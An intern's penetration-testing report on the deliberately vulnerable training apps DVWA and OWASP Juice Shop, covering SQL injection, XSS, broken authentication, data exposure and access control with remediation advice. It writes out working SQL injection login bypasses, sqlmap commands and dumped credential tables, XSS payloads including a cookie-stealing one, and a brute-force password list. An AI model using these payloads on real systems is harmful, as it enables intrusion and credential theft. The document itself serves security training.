Vulnerability Assessment and Penetration Testing (VAPT) Report

Prepared for: Deltaware Solution Private Limited

Submitted on: 25/06/2025

Submitted By: Deepthi P

Table of Contents

Executive Summary 3

Methodology 4

Vulnerability Severity Classification 4

OWASP (Open Web Application Security Project) TOP 10 Vulnerabilities 5

Vulnerability Findings and Remediation 6

Vulnerability 1: Injection (SQL Injection - SQLi) 6

Vulnerability 2: Cross-Site Scripting (XSS) 9

Vulnerability 3: Broken Authentication 12

Vulnerability 4: Sensitive Data Exposure 14

Vulnerability 5: Broken Access Control 16

Vulnerability 6: Security Misconfiguration 19

Summary of Findings 21

Conclusion 22

Executive Summary

This report presents the findings of a Vulnerability Assessment and Penetration Testing (VAPT) project performed on intentionally vulnerable web applications - **Damn Vulnerable Web Application (DVWA)** and **OWASP Juice Shop -** as part of the internship program at **Deltaware Solution Private Limited**.

The objective of this project was to analyze web applications for common vulnerabilities and demonstrate real-world risks using practical testing aligned with the **OWASP Top 10** standard.

During the testing process, **critical vulnerabilities** were identified, including:

- **SQL Injection (SQLi)**
- **Cross-Site Scripting (XSS)**
- **Broken Authentication**
- **Sensitive Data Exposure**
- **Broken Access Control**
- **Security Misconfiguration**

Detailed remediation recommendations have been provided for each vulnerability to enhance the security posture of web applications.

Scope:

- Identification and exploitation of vulnerabilities listed in the OWASP Top 10.
- Assessment of potential impact.
- Recommend fixes

Tools Used:

- Burp Suite (Community Edition): For scanning and testing
- Test Environment: DVWA or OWASP Juice Shop

- sqlmap
- Browser Developer Tools
- Kali Linux

Methodology

The VAPT process followed a structured approach:

1. **Vulnerability Identification:** Testing aligned with the OWASP Top 10 vulnerabilities.
2. **Exploitation:** Demonstrating the exploitability of identified weaknesses with proof-of-concept payloads.
3. **Reporting:** Documenting findings, potential impacts, and recommended mitigations.

Vulnerability Severity Classification

Risk	Description
Critical	Can attackers give full control(admin/root) of the system, leading to severe damage
High	Attackers can get admin access. It's hard to spot and can cause major problem if exploited
Medium	allow attackers to gain non-privileged access, which can be escalated to admin control in a few steps
Low	Limited or minor attempt, may aid in future attacks but usually poses minimal immediate risks

OWASP (Open Web Application Security Project) TOP 10 Vulnerabilities

The OWASP Top 10 represents the most critical security risks commonly found in web applications. This standard is designed to assist developers, security professionals, and organizations in identifying and mitigating prevalent threats.

1. **Broken Access Control** – Failure to implement proper restrictions on authenticated users, allowing unauthorized access to data or functions beyond their privileges.
2. **Cryptographic Failures** – Sensitive data is exposed due to weak or improperly configured cryptographic protections.
3. **Injection** – Un sanitized input leads to unintended commands or queries being executed
4. **Insecure Design** – Security flaws arise from missing or weak design practices, such as lack of threat modeling or secure design principles.
5. **Security Misconfiguration** – Insecure default settings, unnecessary features, or overly verbose error messages expose the system.
6. **Vulnerable and Outdated Components** – Using outdated libraries or software with known vulnerabilities can be exploited by attackers.
7. **Identification and Authentication Failures** – Weak authentication mechanisms allow attackers to compromise user identities or sessions.
8. **Software and Data Integrity Failures** – Trusting unverified software updates, plugins, or code can lead to malicious code execution.
9. **Security Logging and Monitoring Failures** – This vulnerability refers to not properly recording security-related events (logging) and not being alerted when something suspicious happens (monitoring/alerting).
10. **Server-Side Request Forgery (SSRF)** – Applications can be tricked into making requests to internal systems, exposing sensitive data or services.

Vulnerability Findings and Remediation

Vulnerability 1: Injection (SQL Injection - SQLi)


SQLi occurs when user inputs are not properly sanitized, allowing attackers to inject malicious SQL queries.

1. **SQL Injection Identified in DVWA (Low Security Setting)**

Manual Testing:

- Vulnerable Parameter: id
- Payload Used: **`' OR '1'='1 --`**

Result: Displayed multiple user records in the application response, confirming the presence of SQL Injection.



Automation Tool Testing- SQLmap

Command Used to retrieve database:

sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=<session>" --batch –dbs

```
---
[05:59:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[05:59:46] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema
```

Table extracted from the database dvwa:

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"  --cookie="PHPSESSID=74d9276df4947f5a6dfce25974cce39f; security=low"  --batch -D dvwa --tables
        __H__
        [*]     {1.9.4#stable}
|_ -| . [*]     | .'| . |
|___|_  [*]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
aused by this program

[*] starting @ 06:07:38 /2025-06-09/

[06:07:39] [INFO] resuming back-end DBMS 'mysql'
[06:07:39] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7176=7176#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 5550 FROM(SELECT COUNT(*),CONCAT(0x7178787171,(SELECT (ELT(5550=5550,1))),0x7176717071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- kxHs&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9526 FROM (SELECT(SLEEP(5)))uiFL)-- JhbF&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7178787171,0x51434154727958487868b764d52585964675 16d724456456e4778584 46d72777062625076 4b4f42,0x7176717071),NULL#&Submit=Submit
---
[06:07:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[06:07:39] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```


Data Extracted from the table users:


```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+-------------------------------------------+-----------+-----------+---------------------+-------------+
| user_id | user    | avatar                        | password                                  | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+-------------------------------------------+-----------+-----------+---------------------+-------------+
| 1       | admin   | /dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2025-06-09 02:28:18 | 0            |
| 2       | gordonb | /dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2025-06-09 02:28:18 | 0            |
| 3       | 1337    | /dvwa/hackable/users/1337.jpg   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2025-06-09 02:28:18 | 0            |
| 4       | pablo   | /dvwa/hackable/users/pablo.jpg  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2025-06-09 02:28:18 | 0            |
| 5       | smithy  | /dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2025-06-09 02:28:18 | 0            |
+---------+---------+-------------------------------+-------------------------------------------+-----------+-----------+---------------------+-------------+
```

2. SQL Injection on Login Page (OWASP Juice Shop)

Payload Used: `' OR 1=1-- in email field and random password`


Result: Login successfully bypassed, granting access without knowing valid credentials. This demonstrates SQL Injection combined with Broken Authentication





After logging in using SQLi, the /login API endpoint was checked via Developer Tools → Network Tab.

Observation: The returned account belonged to the admin user:



After decoding the authentication token:

Encoded PASTE A TOKEN HERE


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.ey
JzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ
CI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFk
bWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiI
wMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4Yj
UwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva
2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9m
aWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWd
lcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLC
J0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRyd
WUsImNyZWF0ZWRBdCI6IjIwMjUtMDYtMDkgMTA6
MjM6MTYuNjc4ICswMDowMCIsInVwZGF0ZWRBdCI
6IjIwMjUtMDYtMDkgMTA6MjM6MTYuNjc4ICswMD
owMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6M
Tc0OTQ4MDY2NH0.P0oVE3slK6Ht3AWfo9ItDHw6
0bZSPFBeMAXA1ZnhU-VC2kR0pfCCC0lj3VI-dL-
YhYTGouc0wNgx7A2PBKdAuCFPr5beQFAxjtkKvQ
qMl-
PlWK8bJtepoTp0V0yYHhgbuhs7HYooZ_NLQSIM0
jD7c2juE7yYpTVAfuMHGa7pyR4
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

PAYLOAD: DATA

```
{
  "status": "success",
  "data": {
    "id": 1,
    "username": "",
    "email": "admin@juice-sh.op",
    "password": "0192023a7bbd73250516f069df18b500"
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "",
    "profileImage":
"assets/public/images/uploads/defaultAdmin.png",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2025-06-09 10:23:16.678 +00:00",
    "updatedAt": "2025-06-09 10:23:16.678 +00:00",
    "deletedAt": null
  },
  "iat": 1749480664
```


SQLi forces the login query to always return true, granting access to the first record (the admin account) in the database.

Impact

- Unauthorized access to sensitive database information.
- Compromise of login mechanisms via SQLi
- Extraction of credential hashes leading to further attacks (e.g., password cracking).

Recommendations

- Use parameterized queries to prevent SQLi
- Implement strict input validation on all parameters.
- Sanitize and encode all untrusted inputs.
- Monitor for abnormal database query behavior.
- Apply **MFA** to reduce risk even if login credentials are compromised.

Vulnerability 2: Cross-Site Scripting (XSS)

Types of XSS Tested:

- Reflected XSS

- Stored XSS
- DOM-Based XSS

1. Reflected XSS (Low) on DVWA

Reflected XSS occurs when user input is immediately reflected in the web page response without proper sanitization.

Payload used: `<script>alert('xss')</script>`

This is a basic XSS payload.

2. Stored XSS (Medium Severity) on DVWA


Stored XSS happens when malicious input is permanently stored (e.g., in a database) and executed whenever another user accesses that content.


Payload used: <img src="x" onerror="alert('stored xss');">

To perform this:

In the Stored XSS (Medium) challenge, two input fields were provided: **name** and **message**. The application filtered out `<script>` tags in the **message** field, preventing script-based injections. An alternative approach was to inject the payload through the **name** field. However, the name field had a client-side restriction allowing only 10 characters.

To bypass this restriction, browser developer tools were used to modify the `maxlength` attribute of the name input from **10** to **100**. This allowed submission of a longer payload, which successfully triggered the stored XSS.






3. DOM-Based XSS on OWASP Juice Shop

DOM-based XSS is a client-side web vulnerability where an attacker manipulates the Document Object Model (DOM) in a user's browser, injecting malicious code that executes due to insecure client-side script processing of user-controlled data.

Payload Used: <iframe src="javascript:alert(`xss`)">

Discovery Method:
After some shopping → Track Orders tab → Entered payload in search bar.

Result: JavaScript executed → alert triggered.



Other Payloads Tested (No Screenshots Provided):

- `<scr<script>ipt>alert('Hacked by Deepthi')</scr<script>ipt>`
- `<img src=x onerror="alert(document.cookie)">`
- `<img src=x onerror=alert('HACKED')>`

Impact:

Session hijacking, defacement of the website, redirecting users to malicious sites, phishing, and client-side malware distribution.

Remediations:

1. Encode output appropriately for HTML, JavaScript, and URL contexts.
2. Apply strict input validation on user inputs.
3. Use Content Security Policy (CSP) to limit execution of unsafe scripts.
4. Implement HTTP security headers (X-XSS-Protection, CSP).
5. Sanitize user-generated content before rendering.

Vulnerability 3: Broken Authentication

Testing was conducted on **OWASP Juice Shop**, focusing on the login functionality and related authentication mechanisms to determine whether unauthorized access could be achieved through known techniques.

1. **Manual Testing - SQL Injection in Login Form**

Login functionality is vulnerable to SQL Injection, allowing complete bypass of authentication mechanisms (Refer: **6.1.2 SQL Injection on Login Page (OWASP Juice Shop)**

2. **Automated Testing Using Burp Suite Intruder**

Attack Type: Cluster Bomb


Captured the login credentials in burp and sent it to intruder

Payloads Used:

- Emails → created custom list from known email of review section
- Passwords → custom password list was created using common/weak passwords for testing against known user accounts.

email-list: admin@juice-sh.op, support@juice-sh.op, jim@juice-sh.op, bender@juice-sh.op

pass-list: admin, admin123, password, password123, 123456, 12345678, qwerty, letmein, welcome, juice, juice123, test, support, support123, administrator



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			401	55			413	
1	admin@juice-sh.op	admin	401	16			413	
2	support@juice-sh.op	admin	401	25			413	
3	jim@juice-sh.op	admin	401	175			413	
4	bender@juice-sh.op	admin	401	9			413	
5		admin	401	7			413	
6	admin@juice-sh.op	admin123	401	16			413	
7	support@juice-sh.op	admin123	401	11			413	
8	jim@juice-sh.op	admin123	401	49			413	
9	bender@juice-sh.op	admin123	401	11			413	
10		admin123	401	13			413	
11	admin@juice-sh.op	password	401	11			413	
12	support@juice-sh.op	password	401	16			413	
13	jim@juice-sh.op	password	401	6			413	
14	bender@juice-sh.op	password	401	11			413	
15		password	401	15			413	
16	admin@juice-sh.op	password123	401	15			413	
17	support@juice-sh.op	password123	401	12			413	
18	jim@juice-sh.op	password123	401	5			413	
19	bender@juice-sh.op	password123	401	16			413	
20		password123	401	16			413	
21	admin@juice-sh.op	123456	401	13			413	
22	support@juice-sh.op	123456	401	13			413	

Result: Although automated brute force attacks using Intruder were unsuccessful due to CSRF token validation (all responses returned **401 Unauthorized**), the vulnerability was confirmed manually by bypassing the login using weak or predictable credentials

Impact

- Full account compromise is possible using SQL Injection and/or weak credentials.
- Attackers can gain administrative or privileged access.

Recommendations

- Implement strong password policies (minimum length, complexity, blacklisting common passwords).
- Fix SQL Injection vulnerability on login page by using **parameterized queries**
- Enforce multi-factor authentication.
- Use CAPTCHA or rate limiting to prevent brute-force attacks.
- Ensure CSRF protections are properly implemented.

Vulnerability 4: Sensitive Data Exposure

Happens when an application accidentally shows private information like usernames, password hashes, system details, or security tokens. Attackers can use this information to take over accounts, gain higher access, or break into other parts of the system.

Testing Performed – OWASP Juice Shop:

1. Email Enumeration via Product Reviews

While reviewing product pages on **OWASP Juice Shop**, several **user email addresses** were found exposed in the product review sections. Emails Found:

`bender@juice-sh.op` , `admin@juice-sh.op` , `uvogin@juice-sh.op` , `stan@juice-sh.op` `jim@juice-sh.op` , `mc.safesearch@juice-sh.op` , . . .

Example: SQL Injection with Email

`Email: bender@juice-sh.op'-- and Pass: any random string`

Result: Successfully logged in to that specific user's account without needing their actual password.

2. **Manual Testing - JWT Token Disclosure**

Captured from login API responses via Burp Suite after successful login.

Emails Used: Some discovered from review sections of products in Juice Shop.

Ex: bender@juice-sh.op

After login with this email and pass as random string (tried SQLi) and captured the Auth Token using developer tools and decode it using: https://jwt.io/


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.ey
JzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ
CI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJl
bmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjo
iMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NG
E0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1e
GVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwi
cHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9
pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsIn
RvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1Z
SwiY3JlYXRlZEF0IjoiMjAyNS0wNi0xMCAwNzoy
NToxMy40MjYgKzAwOjAwIiwidXBkYXRlZEF0Ijo
iMjAyNS0wNi0xMCAwNzoyNToxMy40MjYgKzAwOj
AwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxN
zQ5NTQzNDY2fQ.sK0BfMvAXPF5lKRiExNuTJEie
RlVbjpqgp5wAYkLKDrd4_dy-zEpVSymXYSVxKT-
gwS4_Py7yUwI-
jzasG2wZtLerhr2BXJwKiYAWZQreSYQm7kBcJVN
tKrgDTuLNN0-
K1xEVJvsBrgPlFeY8MrmTVh5_b4-
OFIZ3YqGFwGkuK8
```


HEADER: ALGORITHM & TOKEN TYPE


```
{
  "typ": "JWT",
  "alg": "RS256"
}
```


PAYLOAD: DATA


```
{
  "status": "success",
  "data": {
    "id": 3,
    "username": "",
    "email": "bender@juice-sh.op",
    "password": "0c36e517e3fa95aabf1bbffc6744a4ef",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "",
    "profileImage":
"assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2025-06-10 07:25:13.426 +00:00",
    "updatedAt": "2025-06-10 07:25:13.426 +00:00",
    "deletedAt": null
  },
  "iat": 1749543466
}
```


If we login with any other user account, we will get this auth token and decode it easily

Impact

- Exposed password hashes → weak hashing (MD5) → easily cracked with rainbow tables or hash databases.
- Full account access with cracked hashes.
- Information Disclosure:
  - User IDs and emails → can facilitate phishing or enumeration attacks.
  - File paths → increases risk for path traversal or other exploitation techniques.

Recommendations

- Do not expose sensitive data in API responses unless necessary.
- Implement the principle of least privilege → expose only what is required.

- Stop using MD5 → switch to bcrypt, Argon2, or PBKDF2 with proper salting for password hashing.
- Encrypt or remove sensitive claims from JWT tokens; store sensitive details securely on the server side.
- Regularly review and audit API responses to eliminate unnecessary sensitive data exposure.

Vulnerability 5: Broken Access Control

Broken Access Control occurs when an application fails to properly enforce restrictions on authenticated users, allowing unauthorized access to sensitive data or administrative functionality. This can lead to privilege escalation, data leakage, or manipulation of other users' data.

Testing Performed - OWASP Juice Shop:

1. **Admin Access via Weak Authentication**

Using the previously gathered email `admin@juice-sh.op` (collected from product reviews), multiple login techniques were attempted:

- SQL Injection Bypass:
  - Email: `' OR 1=1--`
  - Password: any random input

Result: Successful login as the **admin** user (confirmed via `/login` API response).

